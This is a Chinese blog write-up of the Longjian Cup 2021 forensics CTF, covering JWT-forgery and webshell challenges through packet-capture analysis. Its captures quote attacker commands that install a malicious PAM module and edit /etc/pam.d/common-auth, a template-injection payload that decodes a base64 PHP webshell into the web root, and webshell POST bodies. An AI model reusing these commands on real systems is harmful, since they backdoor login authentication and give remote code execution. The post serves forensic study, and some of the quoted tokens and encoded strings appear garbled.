

陇剑杯 2021 write up整理

原创

[倔强的青铜选手。。。L](#) 于 2021-10-09 10:54:13 发布 294 收藏

分类专栏: [Web 安全](#) 文章标签: [python](#) [http](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_43234021/article/details/120304094

版权



[Web 安全](#) 专栏收录该内容

3 篇文章 0 订阅

订阅专栏

竞赛 write up 收集和整理

[陇剑杯 2021 write up整理](#)

1 签到题

1.1

2 JWT

2.1

2.2

2.3

2.4

2.5

2.6

3 webshell

3.1

3.2

3.3

3.4

3.5

3.6

3.7

4 日志分析

4.1

4.2

4.3

5 流量分析

5.1

5.2

5.2

5.3

6 内存分析

6.1

6.2

7 简单日志分析

7.1

7.2

7.3

8 SQL注入

8.1

8.2

8.3

9 wifi

9.1

10 IOS

10.1

10.2

10.3

10.4

10.5

10.6 暂未发现write up

10.7

10.8

11 加密的大文件

11.1

陇剑杯 2021 write up整理

1 签到题

1.1

【题目描述】

此时正在进行的可能是__http__协议的网络攻击。（如有字母请全部使用小写，填写样例：http，dns，ftp）

【操作内容】

如下图可知，正在进行的可能为 http 协议攻击。

192.168.241.147	192.168.241.152	HTTP	74 GET / HTTP/1.0 Continuation
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.147	192.168.241.152	HTTP	593 HTTP/1.1 403 Forbidden (text/html)
192.168.241.152	192.168.241.147	HTTP	74 GET / HTTP/1.0 Continuation
192.168.241.152	192.168.241.147	HTTP	74 GET / HTTP/1.0 Continuation
192.168.241.152	192.168.241.147	HTTP	74 GET / HTTP/1.0 Continuation
192.168.241.152	192.168.241.147	HTTP	74 GET / HTTP/1.0 Continuation

CSDN @倔强的青铜选手。。。

2 JWT

2.1

【题目描述】

该网站使用了_jwt_认证方式。（如有字母请全部使用小写）

【操作内容】

简单的流量审计，查看登录后的 cookie 可知使用了 jwt 的认证方式。

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerExtenderProject optionsUser optionsJSON Web Tokens

Enter JWT

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTAwODYsIklhcENsYWltcyI6eyJhdWQiOiJhZG1pbiIsInVzZXUyYWllIjoieWVWRTaW4iX0.dJArtwXjas3_Cg9a3tr8COXF7DRsuX8UjmbC1nKf8fc

Enter Secret / Key

Invalid Key

The Secret cannot be null

Decoded JWT

Headers := {
..alg:..HS256,
..typ:..JWT
}

Payload := {
..id:..10086,
..MapClaims:..{
...aud:..admin,
...username:..admin
...}
}

Signature :=..dJArtwXjas3_Cg9a3tr8COXF7DRsuX8UjmbC1nKf8fc

CSDN @倔强的青铜选手。。。

2.2

【题目描述】

黑客绕过验证使用的jwt中，id和username是_10087#admin_。

【操作内容】

方法1：简单的流量审计，查看绕过用的 jwt cookie可得id和username为10087#admin。

文件(F) 编辑(E) 视图(V) 跳转(G) 捕获(C) 分析(A) 统计(S) 电话(Y) 无线(W) 工具(T) 帮助(H)

http

No.	Time	Source	Destination	Protocol	Length	Info
94	152.219846	192.168.2.197	192.168.2.197	HTTP	8866	HTTP/1.1
95	152.269179	192.168.2.197	192.168.2.197	HTTP	703	GET /f
96	152.271398	192.168.2.197	192.168.2.197	HTTP	183	HTTP/1.1
97	216.198006	192.168.2.197	192.168.2.197	HTTP	879	POST /e
98	217.299848	192.168.2.197	192.168.2.197	HTTP	441	HTTP/1.1
99	281.207688	192.168.2.197	192.168.2.197	HTTP	896	POST /e
100	282.299451	192.168.2.197	192.168.2.197	HTTP	438	HTTP/1.1
101	380.411800	192.168.2.197	192.168.2.197	HTTP	2322	POST /e
102	381.501154	192.168.2.197	192.168.2.197	HTTP	1682	HTTP/1.1
103	391.752016	192.168.2.197	192.168.2.197	HTTP	2334	POST /e
104	392.845146	192.168.2.197	192.168.2.197	HTTP	417	HTTP/1.1
105	405.394980	192.168.2.197	192.168.2.197	HTTP	882	POST /e
106	406.484640	192.168.2.197	192.168.2.197	HTTP	440	HTTP/1.1
107	412.740695	192.168.2.197	192.168.2.197	HTTP	887	POST /e

> Frame 97: 879 bytes on wire (7032 bits), 879 bytes captured (7032 bits)
> Null/Loopback
> Internet Protocol Version 4, Src: 192.168.2.197, Dst: 192.168.2.197
> Transmission Control Protocol, Src Port: 54639, Dst Port: 8081, Seq: 1, Ack: 1, Len: 823
> Hypertext Transfer Protocol
> POST /exec HTTP/1.1\r\nHost: 192.168.2.197:8081\r\nContent-Length: 14\r\nCache-Control: max-age=0\r\nUpgrade-Insecure-Requests: 1\r\nOrigin: http://192.168.2.197:8081\r\nContent-Type: application/x-www-form-urlencoded\r\nUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36\r\nAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\nReferer: http://192.168.2.197:8081/exec\r\nAccept-Encoding: gzip, deflate\r\nAccept-Language: zh-CN,zh;q=0.9\r\nCookie: PHPSESSID=3f8coe6hm9v70h5lco1fmk8o5; token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTAwODcsIk1hcENsYWltcyI6eyJic2VybmFtZSI6ImFkbWwIn19.rurQD5RYgmRfZow8r-k7KCP13P32sF-RpTXhKsxzv0"

HTTP Cookie (http.cookie), 195 bytes 分组: 140 · 已显示: 92 (65.7%)

Decoded JWT

```
Headers: {
  "alg": "HS256",
  "typ": "JWT"
}

Payload: {
  "id": "10087",
  "MapClaims": {
    "username": "admin"
  }
}

Signature: "rurQD5RYgmRfZow8r-k7KCP13P32sF-RpTXhKsxzv0"
```

CSDN @倔强的青铜选手。。。

方法2：搜索username得到

应用显示过滤器 <Ctrl-/>

分组详情 宽窄 区分大小写 字符串 username

No.	Time	Source	Destination	Protocol	Length	Info
15	110.398909	192.168.2.197	192.168.2.197	TCP	160	8081 → 53665 [PSH, ACK] Seq=50982 Ack=3607 Win=
16	110.398920	192.168.2.197	192.168.2.197	TCP	4221	8081 → 53665 [PSH, ACK] Seq=51086 Ack=3607 Win=
17	110.398993	192.168.2.197	192.168.2.197	TCP	16388	8081 → 53664 [ACK] Seq=1 Ack=618 Win=6363 Len=
18	110.398994	192.168.2.197	192.168.2.197	HTTP	4511	HTTP/1.1 200 OK (GIF89a)
19	110.400325	192.168.2.197	192.168.2.197	TCP	16388	8081 → 53665 [ACK] Seq=55251 Ack=3607 Win=6308
20	110.400327	192.168.2.197	192.168.2.197	TCP	12327	8081 → 53665 [PSH, ACK] Seq=71583 Ack=3607 Win=
21	110.400688	192.168.2.197	192.168.2.197	TCP	16388	8081 → 53665 [ACK] Seq=83854 Ack=3607 Win=6308
22	110.400690	192.168.2.197	192.168.2.197	TCP	16388	8081 → 53665 [ACK] Seq=100186 Ack=3607 Win=6308
23	110.400691	192.168.2.197	192.168.2.197	TCP	160	8081 → 53665 [PSH, ACK] Seq=116518 Ack=3607 Win=
24	110.401518	192.168.2.197	192.168.2.197	TCP	16388	8081 → 53665 [ACK] Seq=116622 Ack=3607 Win=6308
25	110.401519	192.168.2.197	192.168.2.197	HTTP	2425	HTTP/1.1 200 OK (JPEG JFIF image)
26	114.557041	192.168.2.197	192.168.2.197	HTTP	903	POST /exec HTTP/1.1 (application/x-www-form-ur
27	114.558775	192.168.2.197	192.168.2.197	HTTP	471	HTTP/1.1 200 OK (text/html)
28	119.158948	192.168.2.197	192.168.2.197	HTTP	754	GET / HTTP/1.1
29	119.161218	192.168.2.197	192.168.2.197	HTTP	6185	HTTP/1.1 200 OK (text/html)
30	125.795048	192.168.2.197	192.168.2.197	HTTP	918	POST /identity HTTP/1.1 (application/x-www-for

> Frame 30: 918 bytes on wire (7344 bits), 918 bytes captured (7344 bits)
> Null/Loopback
> Internet Protocol Version 4, Src: 192.168.2.197, Dst: 192.168.2.197
> Transmission Control Protocol, Src Port: 53665, Dst Port: 8081, Seq: 5152, Ack: 141867, Len: 862
> Hypertext Transfer Protocol
> HTML Form URL Encoded: application/x-www-form-urlencoded
> Form item: "username" = "admin"
> Form item: "identity" = "admin"

0300 49 36 4d 54 41 77 4f 44 59 73 49 6b 31 68 63 45 I6MTAwOD YsIk1hcE
0310 4e 73 59 57 6c 74 63 79 49 36 65 79 4a 68 64 57 NsYwltcy I6eyJhdw
0320 51 69 4f 69 4a 68 5a 47 31 70 62 69 49 73 49 6e QiOiJhZG 1pbiIsIn

[illegible]

Text item (text) 15 字节

CSDN @倔强的青铜选手。。。

CSDN @倔强的青铜选手

【操作内容】

查看命令执行内容可得：

117	787.451480	192.168.2.197	192.168.2.197	HTTP	887	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
118	832.146131	192.168.2.197	192.168.2.197	HTTP	417	HTTP/1.1 200 OK (text/html)
119	832.146131	192.168.2.197	192.168.2.197	HTTP	882	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
120	833.238137	192.168.2.197	192.168.2.197	HTTP	466	HTTP/1.1 200 OK (text/html)
121	870.442393	192.168.2.197	192.168.2.197	HTTP	926	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
122	871.531459	192.168.2.197	192.168.2.197	HTTP	417	HTTP/1.1 200 OK (text/html)
123	878.866392	192.168.2.197	192.168.2.197	HTTP	909	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
124	879.979679	192.168.2.197	192.168.2.197	HTTP	1135	HTTP/1.1 200 OK (text/html)
125	930.579618	192.168.2.197	192.168.2.197	HTTP	909	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
Frame 121: 926 bytes on wire (7408 bits), 926 bytes captured (7408 bits)						
Internet Protocol Version 4, Src: 192.168.2.197, Dst: 192.168.2.197						
Transmission Control Protocol, Src Port: 56874, Dst Port: 8081, Seq: 1, Ack: 1, Len: 876						
Hypertext Transfer Protocol						
POST /exec HTTP/1.1\r\n						
Host: 192.168.2.197:8081\r\n						
Content-Length: 61\r\n						
Cache-Control: max-age=0\r\n						
Upgrade-Insecure-Requests: 1\r\n						
Origin: http://192.168.2.197:8081\r\n						
Content-Type: application/x-www-form-urlencoded\r\n						
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36\r\n						
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\n						
Referer: http://192.168.2.197:8081/exec\r\n						
Accept-Encoding: gzip, deflate\r\n						
Accept-Language: zh-CN,zh;q=0.9\r\n						
Cookie: PHPSESSID=3f8ceeg6hm9vF6H5lcoifmk8o5; token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTAwODcsIk1hcENsYmltcyI6eyJ1c2VybWZlZSI6ImFkbWUuIn19.rurQD5RYgMrFzow8r-k7KCP13P32sF-RpTXhKsxzvD0\r\n						
Connection: close\r\n						
\r\n						
[Full request URI: http://192.168.2.197:8081/exec]						
[HTTP request 1/1]						
[Response in frame: 122]						
File Data: 61 bytes						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "command" = "cp /tmp/looter.so /lib/x86_64-linux-gnu/security/"						
Key: command						
Value: cp /tmp/looter.so /lib/x86_64-linux-gnu/security/						

CSDN @倔强的青铜选手

2.6

【题目描述】

黑客在服务器上修改了一个配置文件，文件的绝对路径为 `/etc/pam.d/common-auth`。

【操作内容】

发现文件“looter.so”文件被导向/etc/pam.d/common-auth路径，猜测这里就是被修改的配置文件。

125	930.579618	192.168.2.197	192.168.2.197	HTTP	909	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
126	931.068386	192.168.2.197	192.168.2.197	HTTP	469	HTTP/1.1 200 OK (text/html)
127	936.341947	192.168.2.197	192.168.2.197	HTTP	911	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
128	939.433329	192.168.2.197	192.168.2.197	HTTP	463	HTTP/1.1 200 OK (text/html)
129	1022.694826	192.168.2.197	192.168.2.197	HTTP	933	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
130	1023.782557	192.168.2.197	192.168.2.197	HTTP	417	HTTP/1.1 200 OK (text/html)
131	1031.026478	192.168.2.197	192.168.2.197	HTTP	961	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
132	1032.718807	192.168.2.197	192.168.2.197	HTTP	1752	HTTP/1.1 200 OK (text/html)
133	1053.631987	192.168.2.197	192.168.2.197	HTTP	890	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
134	1054.747393	192.168.2.197	192.168.2.197	HTTP	496	HTTP/1.1 200 OK (text/html)
135	1063.171646	192.168.2.197	192.168.2.197	HTTP	879	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
136	1064.262780	192.168.2.197	192.168.2.197	HTTP	441	HTTP/1.1 200 OK (text/html)
137	1073.780720	192.168.2.197	192.168.2.197	HTTP	888	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
138	1074.872574	192.168.2.197	192.168.2.197	HTTP	744	HTTP/1.1 200 OK (text/html)
139	1097.528958	192.168.2.197	192.168.2.197	HTTP	891	POST /exec HTTP/1.1 (application/x-www-form-urlencoded)
Frame 129: 933 bytes on wire (7464 bits), 933 bytes captured (7464 bits)						
Null/Loopback						
Internet Protocol Version 4, Src: 192.168.2.197, Dst: 192.168.2.197						
Transmission Control Protocol, Src Port: 57329, Dst Port: 8081, Seq: 1, Ack: 1, Len: 877						
Hypertext Transfer Protocol						
POST /exec HTTP/1.1\r\n						
Host: 192.168.2.197:8081\r\n						
Content-Length: 68\r\n						
Cache-Control: max-age=0\r\n						
Upgrade-Insecure-Requests: 1\r\n						
Origin: http://192.168.2.197:8081\r\n						
Content-Type: application/x-www-form-urlencoded\r\n						
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.107 Safari/537.36\r\n						
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9\r\n						
Referer: http://192.168.2.197:8081/exec\r\n						
Accept-Encoding: gzip, deflate\r\n						
Accept-Language: zh-CN,zh;q=0.9\r\n						
Cookie: PHPSESSID=3f8ceeg6hm9vF6H5lcoifmk8o5; token=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6MTAwODcsIk1hcENsYmltcyI6eyJ1c2VybWZlZSI6ImFkbWUuIn19.rurQD5RYgMrFzow8r-k7KCP13P32sF-RpTXhKsxzvD0\r\n						
Connection: close\r\n						
\r\n						
[Full request URI: http://192.168.2.197:8081/exec]						
[HTTP request 1/1]						
[Response in frame: 130]						
File Data: 68 bytes						
HTML Form URL Encoded: application/x-www-form-urlencoded						
Form item: "command" = "echo "auth optional looter.so">>/etc/pam.d/common-auth"						
Key: command						
Value: echo "auth optional looter.so">>/etc/pam.d/common-auth						

CSDN @倔强的青铜选手

3 webshell

3.1

【题目描述】

黑客登录系统使用的密码是 `Admin123!@#`。

【操作内容】

在流量包中搜索pass、password或者admin，即可查询到密码为“Admin123!@#”。

Frame 101: 753 bytes on wire (6024 bits), 753 bytes captured (6024 bits)

Null/Loopback

Internet Protocol, Src: 192.168.2.197 (192.168.2.197), Dst: 192.168.2.197 (192.168.2.197)

Transmission Control Protocol, Src Port: 58283 (58283), Dst Port: sunproxysadmin (8081), Seq: 1, Ack: 1, Len: 697

Data (697 bytes)

Data: 504f5354202f696e6465782e7068703f6d3d486f6d652663...

0210 39 37 3a 38 30 38 31 2f 69 6e 64 65 78 2e 70 68 97:8081/ index.ph

0220 70 0d 0a 41 63 63 65 70 74 2d 45 6e 63 6f 64 69 p..Accep t-Encod

0230 6e 67 3a 20 67 7a 69 70 2c 20 64 65 66 6c 61 74 ng: gzip , deflat

0240 65 0d 0a 41 63 63 65 70 74 2d 4c 61 6e 67 75 61 e..Accep t-Langua

0250 67 65 3a 20 7a 68 2d 43 4e 2c 7a 68 3b 71 3d 30 ge: zh-CN,zh;q=0

0260 2e 39 0d 0a 43 6f 6f 6b 69 65 3a 20 50 48 50 53 .9..Cook ie: PHPS

0270 45 53 53 49 44 3d 63 37 72 67 38 38 69 74 62 71 ESSID=c7 rg88itbq

0280 34 65 67 64 64 75 6a 63 70 74 36 37 6d 71 68 36 4egddujc pt67mqh6

0290 3b 20 74 68 69 6e 6b 5f 6c 61 6e 67 75 61 67 65 ; think_ language

02a0 3d 7a 68 2d 43 4e 3b 20 74 68 69 6e 6b 5f 74 65 =zh-CN; think_te

02b0 6d 70 6c 61 74 65 3d 64 65 66 61 75 6c 74 0d 0a mplate=d efault..

02c0 0d 0a 75 73 65 72 6e 61 6d 65 3d 74 65 73 74 26 ..userna me=test&

02d0 70 61 73 73 77 6f 72 64 3d 41 64 6d 69 6e 31 32 password =Admin12

02e0 33 21 25 34 30 25 32 33 26 65 78 70 69 72 65 3d 3!%40%23 &expire=

02f0 30 0

CSDN @倔强的青铜选手。。。

3.2

【题目描述】

黑客修改了一个日志文件，文件的绝对路径为_/var/www/html/data/Runtime/Logs/Home/21_08_07.log_。

【操作内容】

对日志进行分析，查看哪个数据包的流跟踪中带有log文件，如下图所示：

9591: Connection: close\r\n
Content-Type: application/x-www-form-urlencoded\r\n
> Content-Length: 143\r\n
\r\n
[Full request URI: http://192.168.2.197:8081/index.php?m=home&a=assign_resume_tpl]
[HTTP request 1/1]
[Response in frame: 334]
File Data: 143 bytes
HTML Form URL Encoded: application/x-www-form-urlencoded
> Form item: "variable" = "1"
> Form item: "tpl" = "data/Runtime/Logs/Home/21_08_07.log"
> Form item: "aaa" = "system('echo PD9waHAgZXZhbCgkX1JFUUVFU1RbYW5k7Pz4=|base64 -d > /var/www/html/1.php');"

0260 67 75 61 67 65 3d 7a 68 2d 43 4e 3b 20 74 68 69 guage=zh -CN; thi

0270 6e 6b 5f 74 65 6d 70 6c 61 74 65 3d 64 65 66 61 nk_templ ate=defa

0280 75 6c 74 3b 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e ult;..Co nnection

0290 3a 20 63 6c 6f 73 65 0d 0a 43 6f 6e 74 65 6e 74 : close- Content

02a0 2d 54 79 70 65 3a 20 61 70 70 6c 69 63 61 74 69 -Type: a pplicati

02b0 6f 6e 2f 78 2d 77 77 77 2d 66 6f 72 6d 2d 75 72 on/x-www -form-ur

02c0 6c 65 6e 63 6f 64 65 64 0d 0a 43 6f 6e 74 65 6e lencoded ..Conten

CSDN @倔强的青铜选手。。。

3.3

【题目描述】

黑客获取webshell之后，权限是_www-data_？

【操作内容】

No.	Time	Source	Destination	Protocol	Length	Info
312	239.600452	192.168.2.197	192.168.2.197	HTTP	6842	HTTP/1.1 200 OK (text/html)
313	251.837224	192.168.2.197	192.168.2.197	HTTP	790	POST /index.php?m=home&a=assign_resume_tpl
314	251.849775	192.168.2.197	192.168.2.197	HTTP	3497	HTTP/1.1 404 Not Found (text/html)
315	280.401747	192.168.2.197	192.168.2.197	HTTP	876	POST /index.php?m=home&a=assign_resume_tpl
316	280.409401	192.168.2.197	192.168.2.197	HTTP	1868	HTTP/1.1 404 Not Found (text/html)
317	292.482507	192.168.2.197	192.168.2.197	HTTP	808	POST /index.php?m=home&a=assign_resume_tpl
318	292.522597	192.168.2.197	192.168.2.197	TCP	16388	8081 → 60187 [ACK] Seq=1 Ack=753 Win=6367
319	292.522598	192.168.2.197	192.168.2.197	HTTP	6904	HTTP/1.1 200 OK (text/html)
320	306.378411	192.168.2.197	192.168.2.197	HTTP	810	POST /index.php?m=home&a=assign_resume_tpl
321	306.394854	192.168.2.197	192.168.2.197	TCP	16388	8081 → 60278 [ACK] Seq=1 Ack=755 Win=6367
322	306.394855	192.168.2.197	192.168.2.197	HTTP	6889	HTTP/1.1 200 OK (text/html)
323	340.117099	192.168.2.197	192.168.2.197	HTTP	810	POST /index.php?m=home&a=assign_resume_tpl
324	340.153293	192.168.2.197	192.168.2.197	TCP	16388	8081 → 60502 [ACK] Seq=1 Ack=755 Win=6367
325	340.153295	192.168.2.197	192.168.2.197	HTTP	7157	HTTP/1.1 200 OK (text/html)
326	348.879123	192.168.2.197	192.168.2.197	HTTP	805	POST /index.php?m=home&a=assign_resume_tpl
327	348.913830	192.168.2.197	192.168.2.197	TCP	16388	8081 → 60561 [ACK] Seq=1 Ack=750 Win=6367

<tr><td class="e">Apache Version </td><td class="v">Apache/2.4.7 (Ubuntu) </td></tr>\n<tr><td class="e">Apache API Version </td><td class="v">20120211 </td></tr>\n<tr><td class="e">Server Administrator </td><td class="v">webmaster@localhost </td></tr>\n<tr><td class="e">Hostname:Port </td><td class="v">172.17.0.2:80 </td></tr>\n<tr><td class="e">User/Group </td><td class="v">www-data(33)/33 </td></tr>\n<tr><td class="e">Max Requests </td><td class="v">Per child: 0 - Keep Alive: on - Max Per Connection: 100 </td></tr>\n<tr><td class="e">Timeouts </td><td class="v">Connection: 300 - Keep-Alive: 5 </td></tr>\n<tr><td class="e">Virtual Server </td><td class="v">Yes </td></tr>\n</div>

00002e10	20 3c 2f 74 64 3e 3c 2f 74 72 3e 0a 3c 74 72 3e	</td></ tr><tr>
00002e20	3c 74 64 20 63 6c 61 73 73 3d 22 65 22 3e 55 73	<td clas s="e">Us
00002e30	65 72 2f 47 72 6f 75 70 20 3c 2f 74 64 3e 3c 74	er/Group </td><t
00002e40	64 20 63 6c 61 73 73 3d 22 76 22 3e 77 77 77 2d	d class= "v">www-
00002e50	64 61 74 61 28 33 33 29 2f 33 33 20 3c 2f 74 64	data(33) /33 </td
00002e60	3e 3c 2f 74 72 3e 0a 3c 74 72 3e 3c 74 64 20 63	></tr>< tr><td c
00002e70	6c 61 73 73 3d 22 65 22 3e 4d 61 78 20 52 65 71	lass="e" >Max Req

CSDN @倔强的青铜选手。。。

3.4

【题目描述】

黑客写入的webshell文件名是_1.php_。

【操作内容】

字符串过滤，对post数据包进行查找和分析，发现第337个数据包post上去了webshell文件，写入的webshell文件名为1.php。

337	421.186528	192.168.2.197	192.168.2.197	HTTP	1366	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)
338	421.188146	192.168.2.197	192.168.2.197	HTTP	423	HTTP/1.1 200 OK (text/html)
339	423.950782	192.168.2.197	192.168.2.197	HTTP	1307	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)

> Frame 337: 1366 bytes on wire (10928 bits), 1366 bytes captured (10928 bits)
> Null/Loopback
> Internet Protocol Version 4, Src: 192.168.2.197, Dst: 192.168.2.197
> Transmission Control Protocol, Src Port: 61047 (61047), Dst Port: 8081 (8081), Seq: 1, Ack: 1, Len: 1310

0000	02 00 00 00 45 00 05 52 00 00 40 00 40 06 00 00	E..R ..@...
0010	c0 a8 02 c5 c0 a8 02 c5 ee 77 1f 91 a9 05 53 fd	W....S.
0020	cc 98 81 85 80 18 18 eb 8c 1f 00 00 01 01 08 0a	
0030	0a 60 65 71 0a 60 65 6f 50 4f 53 54 20 2f 31 2e	..eq..eo POST /1.
0040	70 68 70 20 48 54 54 50 2f 31 2e 31 0d 0a 48 6f	php HTTP /1.1..Ho
0050	73 74 3a 20 31 39 32 2e 31 36 38 2e 32 2e 31 39	st: 192. 168.2.19
0060	37 3a 38 30 38 31 0d 0a 41 63 63 65 70 74 2d 45	7:8081.. Accept-E
0070	6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c 20 64	ncoding: gzip, d
0080	65 66 6c 61 74 65 0d 0a 55 73 65 72 2d 41 67 65	eflate.. User-Age
0090	6e 74 3a 20 4d 6f 7a 69 6c 6c 61 2f 35 2e 30 20	nt: Mozi lla/5.0
00a0	28 57 69 6e 64 6f 77 73 3b 20 55 3b 20 57 69 6e	(Windows ; U; win
00b0	64 6f 77 73 20 4e 54 20 36 2e 31 3b 20 66 72 2d	dows NT 6.1; fr-
00c0	46 52 29 20 41 70 70 6c 65 57 65 62 4b 69 74 2f	FR) Appl ewebKit/
00d0	35 33 33 2e 32 30 2e 32 35 20 28 4b 48 54 4d 4c	533.20.2 5 (KHTML
00e0	2c 20 6c 69 6b 65 20 47 65 63 6b 6f 29 20 56 65	, like G ecko) Ve
00f0	72 73 69 6f 6e 2f 35 2e 30 2e 34 20 53 61 66 61	rsion/5. 0.4 Safa
0100	72 69 2f 35 33 33 2e 32 30 2e 32 37 0d 0a 43 6f	ri/533.2 0.27..Co
0110	6e 74 65 6e 74 2d 54 79 70 65 3a 20 61 70 70 6c	ntent-Ty pe: appl
0120	69 63 61 74 69 6f 6e 2f 78 2d 77 77 77 2d 66 6f	ication/ x-www-fo
0130	72 6d 2d 75 72 6c 65 6e 63 6f 64 65 64 0d 0a 43	rm-urllen coded..c

CSDN @倔强的青铜选手。。。

3.5

黑客上传的代理工具客户端名字是 `frpc`。

查看上传的配置文件可得客户端名字为frpc。

No.	Time	Source IP	Destination IP	Protocol	Status	Message
340	423.952692	192.168.2.19/	192.168.2.19/	HTTP	421	HTTP/1.1 200 OK (text/html)
341	424.003011	192.168.2.197	192.168.2.197	HTTP	1421	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)
342	424.007597	192.168.2.197	192.168.2.197	HTTP	487	HTTP/1.1 200 OK (text/html)
343	538.744071	192.168.2.107	192.168.2.107	HTTP	1681	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)
344	538.745041	192.168.2.197	192.168.2.197	HTTP	258	HTTP/1.1 200 OK (text/html)
345	538.778180	192.168.2.197	192.168.2.197	HTTP	1429	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)
346	538.780389	192.168.2.197	192.168.2.197	HTTP	498	HTTP/1.1 200 OK (text/html)
412	549.800160	192.168.2.197	192.168.2.197	HTTP	3751	POST /1.php HTTP/1.1 (application/x-www-form-urlencoded)
413	549.982861	192.168.2.197	192.168.2.197	HTTP	266	HTTP/1.1 200 OK (text/html)
481	550.024153	192.168.2.197	192.168.2.197			

Frame 343: 1681 bytes on wire (13448 bits), 1681 bytes captured (13448 bits) on Null/Loopback
Internet Protocol Version 4, Src: 192.168.2.197, Dst: 192.168.2.197
Transmission Control Protocol, Src Port: 61922, Dst Port: 8081, Seq: 1, Ack: 1, Len: 1625

Hypertext Transfer Protocol

- > POST /1.php HTTP/1.1\r\n
 Host: 192.168.2.197:8081\r\n
 Accept-Encoding: gzip, deflate\r\n
 User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:22.0) Gecko/20100405 Firefox/22.0\r\n
 Content-Type: application/x-www-form-urlencoded\r\n
 Content-Length: 1374\r\n
 Connection: close\r\n
 \r\n
 [Full request URI: http://192.168.2.197:8081/1.php]
 [HTTP request 1/1]
 [Response in frame: 344]

File Data: 1374 bytes

HTML Form URL Encoded: application/x-www-form-urlencoded

- Form item: "aaa" = "@ini_set("display_errors", "0");set_time_limit(0);function ascenc(\$out){return \$out;};function asout Key: aaa Value [truncated]: @ini_set("display_errors", "0");set_time_limit(0);function ascenc(\$out){return \$out;};function asout
- Form item: "j680713015987" = "FBL3Zhc193d3cvaHRtbC9mcnBjLmluaQ==" Key: j680713015987 Value [truncated]: FBL3Zhc193d3cvaHRtbC9mcnBjLmluaQ==
- Form item: "xa5d696e6f7883a" = "5B63F6D6D6F6E5D0A7365727665725F61646472203D203139322E3136382E3233392E31323330A7365727665725F60F72" Key: xa5d696e6f7883a Value [truncated]: 5B63F6D6D6F6E5D0A7365727665725F61646472203D203139322E3136382E3233392E31323330A7365727665725F60F72

CSDN @倔强的青铜选手。。。

344	538.745941	192.168.2.197	192.168.2.197	HTTP	258 HTTP/1.1 200 OK (text/html)
345	538.778180	192.168.2.197	192.168.2.197	HTTP	1429 POST /1.php HTTP/1.1 (application/x-
346	538.780389	192.168.2.197	192.168.2.197	HTTP	498 HTTP/1.1 200 OK (text/html)
347	549.790192	192.168.2.197	192.168.2.197	TCP	16388 62003 → 8081 [ACK] Seq=1 Ack=1 Win=63
348	549.790193	192.168.2.197	192.168.2.197	TCP	16388 62003 → 8081 [ACK] Seq=16333 Ack=1 Wi
349	549.790195	192.168.2.197	192.168.2.197	TCP	16388 62003 → 8081 [ACK] Seq=32665 Ack=1 Wi
350	549.790196	192.168.2.197	192.168.2.197	TCP	16388 62003 → 8081 [ACK] Seq=48997 Ack=1 Wi
351	549.790209	192.168.2.197	192.168.2.197	TCP	16388 62003 → 8081 [ACK] Seq=65329 Ack=1 Wi
352	549.790210	192.168.2.197	192.168.2.197	TCP	16388 62003 → 8081 [ACK] Seq=81661 Ack=1 Wi
353	549.790211	192.168.2.197	192.168.2.197	TCP	16388 62003 → 8081 [ACK] Seq=97993 Ack=1 Wi
354	549.790212	192.168.2.197	192.168.2.197	TCP	16388 62003 → 8081 [ACK] Seq=114325 Ack=1 W
355	549.790267	192.168.2.197	192.168.2.197	TCP	16388 62003 → 8081 [ACK] Seq=130657 Ack=1 W

```
